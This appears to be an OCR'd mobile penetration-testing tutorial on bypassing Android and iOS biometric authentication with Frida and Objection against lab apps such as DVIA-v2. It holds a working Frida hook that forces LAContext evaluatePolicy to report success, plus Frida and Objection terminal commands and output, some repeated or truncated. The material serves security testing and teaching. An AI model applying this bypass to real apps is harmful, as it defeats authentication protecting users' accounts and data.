
```
Spawning `com.st3v3nss.insecurebankingfingerprint`...
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking
BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManager.authenticate()...
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]->
bypass()
```



```
frida -U -f com.st3v3nss.insecurebankingfingerprint -l --no-pause 120x47
┌[redacted] ~/Documents/Android/Scripts/frida_scripts/Android ‹master●
└$ frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass-via-exception-handling.js  --no-pause
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.st3v3nss.insecurebankingfingerprint`...
Fingerprint hooks loaded!
Spawned `com.st3v3nss.insecurebankingfingerprint`. Resuming main thread!
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManager.authenticate()...
[BiometricPrompt.BiometricPrompt2()]: crypto:android.hardware.biometrics.BiometricPrompt$CryptoObject@e730129, cancellat
ionSignal: android.os.CancellationSignal@82cae, executor: , callback: androidx.biometric.AuthenticationCallbackProvider$
Api28Impl$1@dac3a4f
```



```
frida -U -f com.st3v3nss.insecurebankingfingerprint -l --no-pause 120x47
┌[redacted] ~/Documents/Android/Scripts/frida_scripts/Android ‹master●
└$ frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass-via-exception-handling.js  --no-pause
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.st3v3nss.insecurebankingfingerprint`...
Fingerprint hooks loaded!
Spawned `com.st3v3nss.insecurebankingfingerprint`. Resuming main thread!
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManager.authenticate()...
[BiometricPrompt.BiometricPrompt2()]: crypto:android.hardware.biometrics.BiometricPrompt$CryptoObject@e730129, cancellat
ionSignal: android.os.CancellationSignal@82cae, executor: , callback: androidx.biometric.AuthenticationCallbackProvider$
Api28Impl$1@dac3a4f
```



```
frida -U -f com.st3v3nss.insecurebankingfingerprint -l --no-pause 120x47
[redacted] ~/Documents/Android/Scripts/frida_scripts/Android ‹master
└$ frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass-via-exception-handling.js  --no-pause
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.st3v3nss.insecurebankingfingerprint`...
Fingerprint hooks loaded!
Spawned `com.st3v3nss.insecurebankingfingerprint`. Resuming main thread!
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManager.authenticate()...
[BiometricPrompt.BiometricPrompt2()]: crypto:android.hardware.biometrics.BiometricPrompt$CryptoObject@e730129, cancellat
ionSignal: android.os.CancellationSignal@82cae, executor: , callback: androidx.biometric.AuthenticationCallbackProvider$
Api28Impl$1@dac3a4f
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]->
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> bypass()
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]->
```

Conclusion

By utilizing exception handling within the Frida framework, this method showcases how developers may inadvertently expose their applications to vulnerabilities through poor cryptographic practices. Such exploits highlight the importance of comprehensive security reviews and robust error handling in biometric authentication implementations. This technique not only underlines the potential pitfalls in the security design but also serves as a reminder for developers to enforce stringent controls to mitigate such risks.

Exploiting iOS Biometric Authentication

Having explored the vulnerabilities associated with Android biometric authentication, it's time to delve into the iOS environment. In iOS, biometric authentication operates on the principle of local user verification. When an application requires user authentication, it relies on the device's biometric data, such as a fingerprint or facial recognition, to grant access to specific functionalities or data within the app.

The iOS operating system uses frameworks like ***Local Authentication*** *to manage this process. When a user attempts to unlock an app or access certain features, the application triggers the* *biometric authentication flow. The biometric characteristics are compared against securely stored credentials on the device, which ensures that only authorized users can gain access.*

This local authentication model, while convenient and user-friendly, is not impervious to exploitation. As with any security mechanism, vulnerabilities may arise if developers do not adhere to best practices in implementation. In the following sections, we will examine specific techniques to exploit these vulnerabilities in iOS biometric authentication, leveraging tools like Frida and Objection to illustrate potential bypass methods and highlight areas for improvement in application security.

Through understanding these weaknesses, developers can better secure their applications and users can be informed about the potential risks involved in relying solely on biometric authentication for sensitive actions.

Local Authentication on iOS

*The **Local Authentication** framework on iOS offers developers an efficient way to implement biometric authentication, such as Touch ID and Face ID. This framework enables applications to request user authentication via a simple prompt, using the `evaluatePolicy` method from the `LAContext` class. This method streamlines the authentication process by allowing developers to present a familiar interface for users, enhancing the overall user experience.*

However, a significant limitation of the `evaluatePolicy` method is that it only returns a boolean value indicating whether the authentication was successful or not. This design means that it does not provide a cryptographic object, which could be further utilized to decrypt sensitive data stored in the Keychain. Consequently, developers may face challenges when attempting to secure data effectively after the user has authenticated, as they cannot directly access or manipulate cryptographic keys in a straightforward manner.

Given this limitation, it is essential for developers to implement additional security measures and utilize best practices to ensure that sensitive information remains protected, even when biometric authentication is successfully completed.

*For a deeper understanding of Local Authentication and its implications in the iOS environment, the **OWASP** (Open Web Application Security Project) provides extensive resources and guidelines. Their documentation offers valuable insights into secure implementation practices, making it a crucial reference for developers looking to fortify their applications against potential vulnerabilities. For further reading, you can explore the detailed information provided by OWASP here to avoid the pitfalls of reinvention.*

Key Concepts of iOS Biometrics

Secure Enclave and Data Handling in iOS

At the heart of iOS biometrics lies the ***Secure Enclave****, a specialized coprocessor that provides a robust environment for handling sensitive operations, including biometric data processing. This isolated security component ensures that the most critical information—such as user biometric identifiers—is stored securely and is only accessible through highly controlled mechanisms.*

1. Secure Enclave: The Fortress of Security

The Secure Enclave is designed to safeguard cryptographic keys and biometric data. It operates independently from the main processor, meaning it has its own secure boot process, memory, and storage. This separation is essential because it reduces the attack surface for potential exploits that target the main operating system.

When a user enrolls their fingerprint or face, the biometric data is transformed into a mathematical representation (not an image) and stored in the Secure Enclave. This process ensures that even if the main operating system is compromised, the biometric data remains protected within the enclave. The Secure Enclave also handles the entire authentication process, including matching the stored biometric representation against the user's live input.

2. Biometric Data Handling: A Layered Approach to Security

The management of biometric data within iOS employs a layered security approach:

- ***Encryption****: All biometric data processed within the Secure Enclave is encrypted, ensuring that even if an attacker gains access to the device's storage, they cannot decipher the stored biometric information.*
- ***Access Control****: Only authorized processes can communicate with the Secure Enclave. This access control ensures that third-party applications cannot directly interact with or exploit biometric data.*
- ***Local Verification****: The biometric authentication process occurs entirely within the Secure Enclave. The device checks the user's fingerprint or face against the stored representation without ever exposing the actual biometric data outside of the enclave. This local verification is crucial for maintaining privacy and security.*

3. Use Cases and Practical Implications

The integration of biometrics and the Secure Enclave has profound implications for various applications, particularly in areas where security is paramount, such as mobile banking and healthcare. For example, an application that manages financial transactions can require biometric authentication for sensitive actions, like fund transfers or accessing account settings.

By leveraging the Secure Enclave, developers can assure users that their biometric data remains confidential and that transactions are secure. This confidence fosters greater adoption *of biometric authentication as users increasingly prefer the convenience of Touch ID or Face ID over traditional passwords.*

Conclusion: A Step Towards Future Security

In summary, the Secure Enclave and its approach to handling biometric data underscore Apple's commitment to user security and privacy. As technology advances and threats evolve, the importance of robust biometric security mechanisms will only grow. The Secure Enclave not only enhances user experience by simplifying authentication but also fortifies the entire ecosystem against potential breaches, making it an essential component of iOS security architecture.

Bypassing iOS Biometrics

In our exploration of iOS biometric authentication, we can turn our attention to practical exploitation techniques. For testing purposes, we'll utilize the ***DVIA-v2 application*** *(Damn Vulnerable iOS App), which is intentionally designed with vulnerabilities, including issues with Touch ID authentication. Below is a code snippet from the application that demonstrates how it handles biometric authentication:*

```
+(void)authenticateWithTouchID {

      LAContext *myContext = [[LAContext alloc] init];
      NSError *authError = nil;
      NSString *myLocalizedReasonString = @"Please authenticate yourself";

      if ([myContext
canEvaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics
error:&authError]) {
      [myContext
evaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics
                  localizedReason:myLocalizedReasonString
                              reply:^(BOOL success, NSError *error) {
                              if (success) {

dispatch_async(dispatch_get_main_queue(), ^{
                                    [TouchIDAuthentication
showAlert:@"Authentication Successful" withTitle:@"Success"];
                                    });
                              } else {

dispatch_async(dispatch_get_main_queue(), ^{
```

```
                                    [TouchIDAuthentication
showAlert:@"Authentication Failed!" withTitle:@"Error"];
                                    });
                              }
                              }];
      } else {
      dispatch_async(dispatch_get_main_queue(), ^{
            [TouchIDAuthentication showAlert:@"Your device doesn't support
Touch ID or you haven't configured Touch ID authentication on your device"
withTitle:@"Error"];
      });
      }
}
```

Leveraging Frida for Bypassing

***Frida** is a powerful tool that serves as an excellent asset for mobile penetration testing. It allows security researchers to dynamically instrument and manipulate apps in real time, making it an ideal choice for bypassing security mechanisms like biometric authentication.*

Crafting the Frida Script

To bypass the Local Authentication implemented in the DVIA-v2 application, we need to write a Frida script that intercepts the call to the `evaluatePolicy` method and forces it to return a successful authentication response. Here's how we can achieve that:

1. ***Intercept the `evaluatePolicy` Method**: We'll target the `evaluatePolicy:localizedReason:reply:` method of the `LAContext` class.*
2. ***Modify the Callback**: In the method implementation, we will override the callback to ensure it always returns a success status.*


Here is a Frida script to accomplish this:

```
if (ObjC.available) {
      console.log("Injecting...");
      var hook = ObjC.classes.LAContext["-
evaluatePolicy:localizedReason:reply:"];
      Interceptor.attach(hook.implementation, {
      onEnter: function(args) {
            var block = new ObjC.Block(args[4]);
            const callback = block.implementation;
            block.implementation = function (error, value)  {
                  console.log("Changing the result value to true");
                  const result = callback(1, null); // Forces success
                  return result;
            };
      },
      });
} else {
      console.log("Objective-C Runtime is not available!");
}
```

Running the Script

To execute the Frida script against the DVIA-v2 application, use the following command:


```
$ frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l
fingerprint-bypass-ios.js
```



```
[redacted] ~/Documents/Android/Scripts/frida_scripts/Ios ‹master
└─$ frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l fingerprint-bypass-ios.js
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to iOS Device (id=5b3fac5ac986ecfe3ce67623edb2e67953c02159)
Spawning `com.highaltitudehacks.DVIAswiftv2`...
Injecting...
Spawned `com.highaltitudehacks.DVIAswiftv2`. Resuming main thread!
[iOS Device::com.highaltitudehacks.DVIAswiftv2 ]->
```


frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l 211x54
Vodafone RO 13:04 37%
Touch/Face ID Bypass

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.



```
frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l 211x54
└─$ frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l fingerprint-bypass-ios.js
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to iOS Device (id=5b3fac5ac986ecfe3ce67623edb2e67953c02159)
Spawning `com.highaltitudehacks.DVIAswiftv2`...
Injecting...
Spawned `com.highaltitudehacks.DVIAswiftv2`. Resuming main thread!
[iOS Device::com.highaltitudehacks.DVIAswiftv2 ]->
```

Vodafone RO 13:04 37%
Touch/Face ID Bypass
Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.
Touch ID for "DVIA-v2"
Please authenticate yourself
Canc



```
frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l 211x54
└─$ frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l fingerprint-bypass-ios.js
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to iOS Device (id=5b3fac5ac986ecfe3ce67623edb2e67953c02159)
Spawning `com.highaltitudehacks.DVIAswiftv2`...
Injecting...
Spawned `com.highaltitudehacks.DVIAswiftv2`. Resuming main threa
[iOS Device::com.highaltitudehacks.DVIAswiftv2 ]-> Changing the
Changing the result value to true
```

Touch/Face ID Bypass
Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.
Success
Authentication Successful
OK
Objective-C implem

Conclusion

By employing Frida to manipulate the biometric authentication process, we can effectively bypass the security measures put in place by the DVIA-v2 application. This method not only highlights the vulnerabilities that may exist in biometric implementations but also demonstrates the power of dynamic instrumentation in penetration testing.

As we delve deeper into the world of mobile security, remember that with great power comes great responsibility. Always ensure your research is ethical and geared toward improving security practices. As Bond once said, "You only live twice: Once when you are born and once when you look death in the face." Embrace the challenges of security testing with the courage to confront vulnerabilities head-on.

Bypassing iOS Biometric Authentication with Objection

Objection *is an advanced runtime mobile exploration toolkit that leverages Frida to assist security researchers in dynamic application analysis. One of its valuable features is the ability to bypass biometric local authentication on iOS applications. Below, we will outline the steps to effectively utilize Objection for this purpose.*

Step 1: Attaching Objection to the Target Application

To start the process, you need to attach Objection to the DVIA-v2 application (Damn Vulnerable iOS App). This can be done using the following command:

```
$ objection --gadget DVIA-v2 explore
```

This command launches the Objection tool and hooks into the specified target application, allowing you to manipulate and explore its functionality.

Step 2: Utilizing the Pre-Built Objection Script

Once you have attached Objection to the DVIA-v2 application, you can proceed to use its pre-built script for bypassing biometric authentication. Execute the following command:


```
$ ios ui biometrics_bypass
```

This command activates a script specifically designed to circumvent biometric checks, which is compatible with both Swift and Objective-C implementations.

Step 3: Bypassing Biometric Authentication

After executing the script, follow these steps to complete the bypass:


1. ***Interact with the Biometric Prompt**: Click on any of the fingerprints displayed on the screen to trigger the biometric authentication prompt.*
2. ***Simulate Authentication Failure**: When prompted, place a fingerprint on the sensor that is not recognized (you should have this fingerprint set up on your device beforehand).*
3. ***Handle the Error**: The application will alert you that an authentication error has occurred due to the invalid fingerprint. At this point, click the **Cancel** button on the alert.*
4. ***Successful Bypass**: After canceling the error alert, a new popup will appear, indicating that the fingerprint authentication was successful, despite using an unauthorized fingerprint.*



```
ohn@john-PC ~
 objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
